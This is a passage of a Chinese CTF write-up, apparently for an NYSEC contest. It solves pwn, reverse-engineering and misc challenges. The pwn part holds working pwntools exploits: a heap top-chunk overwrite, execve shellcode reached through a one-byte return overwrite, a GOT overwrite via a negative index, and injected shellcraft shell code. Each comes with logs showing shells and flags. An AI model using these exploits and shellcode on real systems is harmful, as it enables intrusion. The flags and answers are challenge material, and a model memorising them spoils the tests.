payload += b'\x00'*4 +  p32(0xffffffff)

print(len(payload),payload)
edit(0, len(payload), payload)

heap0_addr = int(heap0_addr,16)
top_chunk_addr = heap0_addr+8
# 0x804a00c 是 read 函数的地址
offset_addr = 0x804a00c -  top_chunk_addr
print('offset_addr=',offset_addr)

add(offset_addr, "dada")

add(0x12, 'dddd')

payload = p32(magic)*3
edit(2, len(payload), payload)

r.interactive()
```

简单的shellcode

题目开了PIE

这里存在溢出，刚好溢出到能改返回地址的一个字节

```
1  ssize_t sub_885()
2  {
3    __int64 buf[5]; // [rsp+0h] [rbp-30h] BYREF
4    int v2; // [rsp+2Ch] [rbp-4h]
5
6    memset(buf, 0, sizeof(buf));
7    v2 = 1;
8    return read(0, buf, 0x39uLL);
9  }
```

显然有一个特殊的 `gadget` 在这附近

找到一个 `jmp rbx` 在 `0xB2A`，能无条件跳转到我们一开始的输入执行shellcode

```
.text:0000000000000B28                  jmp     short loc_B2C
.text:0000000000000B2A ; ---------------------------------------------------------------------------
.text:0000000000000B2A
.text:0000000000000B2A loc_B2A:                                 ; CODE XREF: main+137↑j
.text:0000000000000B2A                  jmp     rbx
.text:0000000000000B2C ; ---------------------------------------------------------------------------
.text:0000000000000B2C
.text:0000000000000B2C loc_B2C:                                 ; CODE XREF: main+14C↑j
.text:0000000000000B2C                  mov     rax, cs:stderr
.text:0000000000000B33                  mov     rdx, [rbp+var_8]
```

这里我使用了短 shellcode，使用 pwntools 生成的不知道为啥打不通

exp:

```python
from pwn import *

context(os='linux', arch='amd64', log_level='debug')

# sh = process('./pwn')
sh = remote('nysec.ctf.center', 40965)

shellcode = b"\x6a\x3b\x58\x99\x52\x48\xbb\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x53\x54\x5f\x52\x57\x54\x5e\x0f\x05"
payload = shellcode.ljust(0x38, b'a') + b'\x2a'

sh.sendafter("it?\n",payload)

sh.interactive()

```

```
[*] Switching to interactive mode
$ cat flag
[DEBUG] Sent 0x9 bytes:
    b'cat flag\n'
[DEBUG] Received 0x2b bytes:
    b'flag{6252c8f4-4e48-4e42-8e50-ca4278419f1f}\n'
flag{6252c8f4-4e48-4e42-8e50-ca4278419f1f}
$
```

'heap'嘻嘻

发现 `Edit` 函数对 `index` 的判断是一个永假，直接数组越界去修改 got 表

```
int sub_40155B()
{
  int v1; // [rsp+Ch] [rbp-4h] BYREF

  if ( !dword_4036D8 )
    return puts("Error: Contacts book is empty");
  puts("Input contact index:");
  __isoc99_scanf("%d", &v1);
  if ( v1 < 0 && v1 >= dword_4036D8 )
    return puts("Error: Invalid index");
  if ( byte_40371F[64 * (__int64)dword_4036D8] )
  {
    puts("Input contact name:");
    sub_401661((char *)&unk_4036E0 + 64 * (__int64)v1, 30LL);
    puts("Input contact phone-number:");
    sub_401661((char *)&unk_4036E0 + 64 * (__int64)v1 + 32, 30LL);
  }
  else
  {
    puts("Error: Empty contact");
  }
  return puts("Finished");
}
```

通过计算，可以知道当修改第 -2 个位置的时候，刚好覆盖到got表的system，因此后边要把`system`的值写回去

接着把其他的覆盖成后门函数，即可得到flag

exp

```
from pwn import *

context(os='linux', arch='amd64', log_level='debug')

# sh = process('./pwn')
sh = remote('nysec.ctf.center', 41001)

for i in range(2):
    sh.sendlineafter("option> ",'2')
    sh.sendlineafter("name:\n",'2')
    sh.sendlineafter("number:\n",'2')

sh.sendlineafter("option> ",'3')
sh.sendlineafter("index:\n",'0')

shell=0x401722

sh.sendlineafter("option> ",'4')
sh.sendlineafter("index:\n",'-2')
sh.sendlineafter("name:",p64(0x401056)+p64(shell))
sh.sendlineafter("number:",'a')

sh.interactive()
```

```
[DEBUG] Received 0x8 bytes:
    b'Finished'
Finished[DEBUG] Received 0xab bytes:
    b'\n'
    b'flag{1e6add1d-d3a0-4d11-af71-e6176c5a73e7}\n'
    b'flag{1e6add1d-d3a0-4d11-af71-e6176c5a73e7}\n'
    b'Input contact index:\n'
    b'flag{1e6add1d-d3a0-4d11-af71-e6176c5a73e7}\n'
    b'Input contact name:\n'

flag{1e6add1d-d3a0-4d11-af71-e6176c5a73e7}
flag{1e6add1d-d3a0-4d11-af71-e6176c5a73e7}
Input contact index:
flag{1e6add1d-d3a0-4d11-af71-e6176c5a73e7}
Input contact name:
$
```

ezpwn

这个题反编译有点乱，大多数都是gdb出来的结果


```
18
19  if ( strcmp((const char *)a1, "load") )
20  {
21    if ( !strcmp((const char *)a1, "add") )
22    {
23      v4 = 2LL;
24      *(_WORD *)a2 = 328;
25      v3 = 3;
26    }
27    else if ( !strcmp((const char *)a1, "sub") )
28    {
29      v3 = 3;
30      v4 = 2LL;
31      *(_WORD *)a2 = 10568;
32    }
33    else if ( !strcmp((const char *)a1, "xor") )
34    {
35      v3 = 3;
36      v4 = 2LL;
37      *(_WORD *)a2 = 12616;
38    }
39    else
40    {
41      if ( !strcmp((const char *)a1, "div") )
42      {
43        *(_WORD *)a2 = -2232;
44        if ( *(_BYTE *)(a1 + 35) != 114
45          || (v15 = -32, *(_BYTE *)(a1 + 36) != 49)
46          && (v15 = -31, *(_BYTE *)(a1 + 36) != 50)
47          && (v15 = -30, *(_BYTE *)(a1 + 36) != 51)
48          && (v15 = -29, *(_BYTE *)(a1 + 36) != 52) )
49        {
50          v15 = -32;
51        }
52        *(_BYTE *)a2 = v15;
53        return 1;
```

这里发现只允许使用6种汇编指令，输入一个测试样例然后看一下内存

```
load r1, 0x13246578

x/64xw 0x7ffff7ffa000
```

```
pwndbg> x/64xw 0x7ffff7ffa000
0x7ffff7ffa000: 0x78c0c748      0xc3123456      0x00000000      0x00000000
0x7ffff7ffa010: 0x00000000      0x00000000      0x00000000      0x00000000
0x7ffff7ffa020: 0x00000000      0x00000000      0x00000000      0x00000000
0x7ffff7ffa030: 0x00000000      0x00000000      0x00000000      0x00000000
0x7ffff7ffa040: 0x00000000      0x00000000      0x00000000      0x00000000
0x7ffff7ffa050: 0x00000000      0x00000000      0x00000000      0x00000000
0x7ffff7ffa060: 0x00000000      0x00000000      0x00000000      0x00000000
```

用在线网站转成汇编指令看一下



发现对应的是

```
mov rax, 0x12345678
```

接着在第二个输入更长的字符，发现同样写进去了，说明可以通过这里写入shellcode


```
load r1, 0x13246578aaaaaaaa
```

```
pwndbg> x/64xw 0x7ffff7ffa000
0x7ffff7ffa000: 0xaac0c748      0x78aaaaaa      0xc3132465      0x00000000
0x7ffff7ffa010: 0x00000000      0x00000000      0x00000000      0x00000000
0x7ffff7ffa020: 0x00000000      0x00000000      0x00000000      0x00000000
0x7ffff7ffa030: 0x00000000      0x00000000      0x00000000      0x00000000
0x7ffff7ffa040: 0x00000000      0x00000000      0x00000000      0x00000000
0x7ffff7ffa050: 0x00000000      0x00000000      0x00000000      0x00000000
0x7ffff7ffa060: 0x00000000      0x00000000      0x00000000      0x00000000
0x7ffff7ffa070: 0x00000000      0x00000000      0x00000000      0x00000000
```

使用pwntools里的shellcode，一句一句写进去

```
from pwn import *

context(os='linux', arch='amd64', log_level='debug')

```

```python
# sh = process('./ezpwn')
sh = remote('nysec.ctf.center', 41803)

sc = shellcraft.sh()
scs = sc.split("\n")

sh.sendlineafter("enter: ",str(len(scs)))

for sc in scs:
    payload = asm(sc)
    payload = f"load r2, 0x{payload[::-1].hex()}12345678"
    sh.sendlineafter("> ",payload)

sh.interactive()

```



REVERSE

rc4

由题目名可以知道是RC4，找到key和密文就可以还原了

```
  sub_1400016F0();
  sub_140001450("oi oi 感觉你有点火热啊小鬼\n");
  sub_1400014A0(&unk_140010000, Str);
  strcpy(v5, "Aotem");
  v0 = strlen(Str);
  sub_140001590(Str, v0, (__int64)v5, 5u);
  strcpy(Destination, Str);
  v7 = -1171679040;
  v6[0] = 0xD233FAE7431FD35Bui64;
  v8 = 57;
  v6[1] = 0x581308DDE5AD05BBi64;
  v1 = IsDebuggerPresent();
  v2 = 91;
  BYTE6(v6[0]) = !v1 ? 51 : -8;
  for ( i = 0i64; ; v2 = *((_BYTE *)v6 + i) )
  {
    if ( Destination[i] != v2 )
    {
      sub_140001450("no\n");
      return 0i64;
    }
    if ( ++i == 22 )
      break;
  }
  sub_140001450("yes\n");
  return 0i64;
}
```


```cpp
#include<iostream>
#include <stdint.h>
#include <string.h>
using namespace std;

void init(unsigned char *a1, unsigned char *a2, unsigned int a3) {
    unsigned char v9[256];

    memset(v9, 0, sizeof(v9));

    for (int i = 0; i < 256; ++i) {
        a1[i] = (uint8_t)i;
        v9[i] = a2[i % a3];
    }

    int v6 = 0;
    for (int i = 0; i < 256; ++i) {
        int v7 = a1[i];
        v6 = (v9[i] + v6 + v7) % 256;

        // Swap a1[i] and a1[v6]
        uint8_t temp = a1[i];
        a1[i] = a1[v6];
        a1[v6] = temp;
    }
}


int main(){
    unsigned char key[6] = "Aotem";
```

```
    unsigned char v10[256];
    init(v10,key,5);
    int v6=0;
    int v8=0;
    unsigned char enc[22] = {0x5B, 0xD3, 0x1F, 0x43, 0xE7, 0xFA, -8, 0xD2, 0xBB, 0x05,
  0xAD, 0xE5, 0xDD, 0x08, 0x13, 0x58, 0xC0, 0x98, 0x29, 0xBA,
  0x39};

    for ( int k = 0; k < 22; ++k )
    {
        v6 = (v6 + 1) % 256;
        v8 = (v10[v6] + v8) % 256;
        unsigned char tmp = v10[v6];
        v10[v6] = v10[v8];
        v10[v8] = tmp;
        unsigned char out = (v10[(v10[v8] + v10[v6]) % 256]^enc[k]) ;
        cout << out;
    }
}
// NYSEC{Special_person}E

```


base

base64换表

可以看到这里对初始码表做了变换



跟进去看一下，可以知道是对大写字母 `B-Y` 做了凯撒 1 的操作




```
__int64 __fastcall aron(__int64 a1)
{
  __int64 result; // rax
  int i; // [rsp+Ch] [rbp-4h]

  if ( a1 )
  {
    for ( i = 0; ; ++i )
    {
      result = *(unsigned __int8 *)(i + a1);
      if ( !(_BYTE)result )
        break;
      if ( *(char *)(i + a1) > 65 && *(char *)(i + a1) <= 89 )
        ++*(_BYTE *)(i + a1);
    }
  }
  return result;
}
```

```python
table = [0x41, 0x42, 0x43, 0x44, 0x45, 0x46, 0x47, 0x48, 0x49, 0x4A,
  0x4B, 0x4C, 0x4D, 0x4E, 0x4F, 0x50, 0x51, 0x52, 0x53, 0x54,
  0x55, 0x56, 0x57, 0x58, 0x59, 0x5A, 0x61, 0x62, 0x63, 0x64,
  0x65, 0x66, 0x67, 0x68, 0x69, 0x6A, 0x6B, 0x6C, 0x6D, 0x6E,
  0x6F, 0x70, 0x71, 0x72, 0x73, 0x74, 0x75, 0x76, 0x77, 0x78,
  0x79, 0x7A, 0x30, 0x31, 0x32, 0x33, 0x34, 0x35, 0x36, 0x37,
  0x38, 0x39, 0x2B, 0x2F]

for i in range(len(table)):
    if table[i]>65 and table[i]<=89:
        table[i] += 1

print(bytes(table))
# b'ACDEFGHIJKLMNOPQRSTUVWXYZZabcdefghijklmnopqrstuvwxyzO123456789+/'
```

拿到码表后用在线网站解码

```
UllUSVO7W2hlcmWfSHlkY1WfS299

```



flower

花指令让ida无法正确将代码反编译，我这里是使用了动态调试的方法解了这个题

通过阅读汇编和运行程序，可以知道程序最后会在这里跳入检查，检查前已经完成对输入的加密

```
.text:00401190 loc_401190:                             ; CODE XREF: sub_40100A↑j
.text:00401190                 push    ebp
.text:00401191                 mov     ebp, esp
.text:00401193                 sub     esp, 64h
.text:00401196                 push    ebx
.text:00401197                 push    esi
.text:00401198                 push    edi
.text:00401199                 lea     edi, [ebp-64h]
.text:0040119C                 mov     ecx, 19h
.text:004011A1                 mov     eax, 0CCCCCCCCh
.text:004011A6                 rep stosd
.text:004011A8                 mov     dword ptr [ebp-4], 1
.text:004011AF                 mov     ecx, 6
.text:004011B4                 mov     esi, offset aEVqugkmwqQhkmk ; "e|vquGkmwq{qhkmkGYc[]KAV"
.text:004011B9                 lea     edi, [ebp-24h]
.text:004011BC                 rep movsd
.text:004011BE                 movsb
.text:004011BF                 xor     eax, eax
.text:004011C1                 mov     [ebp-0Bh], eax
.text:004011C4                 mov     [ebp-7], al
.text:004011C7                 mov     dword ptr [ebp-4], 1
.text:004011CE                 cmp     dword ptr [ebp-4], 0
.text:004011D2                 jz      short loc_4011E3
.text:004011D4                 push    offset aE       ; "我要检查了哦\n"
.text:004011D9                 call    _printf
.text:004011DE                 add     esp, 4
.text:004011E1                 jmp     short near ptr loc_4011E3+2
.text:004011E3 ; ---------------------------------------------------------------------------
.text:004011E3
```

将断点打在 `_strcmp` 那里，然后开始动调，输入 `NNNN` 测试一下

得到结果

```
Stack[00002640]:0019FECB db 0
Stack[00002640]:0019FECC db 56h ; V
Stack[00002640]:0019FECD db 56h ; V
Stack[00002640]:0019FECE db 56h ; V
Stack[00002640]:0019FECF db 56h ; V
Stack[00002640]:0019FED0 db 0
Stack[00002640]:0019FED1 db 0CCh
```

可以看到 `NNNN` 变成了 `VVVV`

接着同样的方法输入 `YYYY`，发现变成了`AAAA`

总结一下规律，发现他们都是异或上了`24`，写脚本解密

```python
enc = b"e|vquGkmwq{qhkmkGYc[]KAV"[::-1]

flag = []
for i in enc:
    flag += [i^24]
print(bytes(flag))
# b'NYSEC{A_suspicious_mind}'
```

我不会逻辑运算

源码：

```java
import java.util.*;
import javax.crypto.Cipher;
import javax.crypto.spec.SecretKeySpec;
import java.security.*;

class VaultDoor7 {
    public static void main(String args[]) {
        VaultDoor7 vaultDoor = new VaultDoor7();
        Scanner scanner = new Scanner(System.in);
        System.out.print("Enter vault password: ");
        String userInput = scanner.next();
    String input =
userInput.substring("NYSEC{".length(),userInput.length()-1);
    if (vaultDoor.checkPassword(input)) {
        System.out.println("Access granted.");
    } else {
        System.out.println("Access denied!");
```

```
        }
    }


    public int[] passwordToIntArray(String hex) {
        int[] x = new int[8];
        byte[] hexBytes = hex.getBytes();
        for (int i=0; i<8; i++) {
            x[i] = hexBytes[i*4]   << 24
                 | hexBytes[i*4+1] << 16
                 | hexBytes[i*4+2] << 8
                 | hexBytes[i*4+3];
        }
        return x;
    }

    public boolean checkPassword(String password) {
        if (password.length() != 32) {
            return false;
        }
        int[] x = passwordToIntArray(password);
        return x[0] == 1096770097
            && x[1] == 1952395366
            && x[2] == 1600270708
            && x[3] == 1601398833
            && x[4] == 1716808014
            && x[5] == 1734305335
            && x[6] == 962749284
            && x[7] == 828584245;
    }
}

```


实现了一个类似 `byte_to_int` 的操作

exp:

```
from Crypto.Util.number import *

x = [1096770097,1952395366,1600270708,1601398833,1716808014,1734305335,962749284,828584245]

flag = b''
for i in x:
    flag += long_to_bytes(i)

print(b'NYSEC{'+flag+b'}')
# b'NYSEC{A_b1t_0f_b1t_sh1fTiNg_f79bcd1c15}'
```

MISC

来签个到吧，包简单的



得到

```
==QTh9lMx8Fd08VZt9FdFNTb
```

反转后再base64解码

```
m3Et_me_4t_12_aM
```

这是？配置文件?

MobaXterm 的配置文件，用脚本解密ssh密码

链接：[Reveal password encrypted by MobaXterm]

```
python MobaXtermCipher.py dec -p flag_is_here
DLulatnJIPtEF/EMGfysL2F58R4dfQIbQhzwuNqL
```

得到

```
flag{eW91X2FyZV9hX2cwMGRfZ3V5}
```

再将大括号里面的内容base64解码，得到flag

```
flag{you_are_a_g00d_guy}
```

好奇怪的图像

图片只有一像素高，但宽度很离谱，猜测是把图片分成1像素的条然后拼到一起了，写个脚本还原

```python
import cv2
from PIL import Image

img1 = cv2.imread(r'./test.jpg',-1)
# print(img1)
print(img1.shape)
new_img = []

for i in range(0,len(img1[0]),23*2*2):
    img = img1[0][i:i+23*2*2]
    new_img += [img]

# print(len(new_img))

x = len(new_img)
y = len(new_img[0])
im = Image.new("RGB", (x, y))

for i in range(0, x):
    for j in range(0, y):
        im.putpixel((i, j), (new_img[i][j][0], new_img[i][j][1], new_img[i][j][2]))

im.save("flag.png")

```

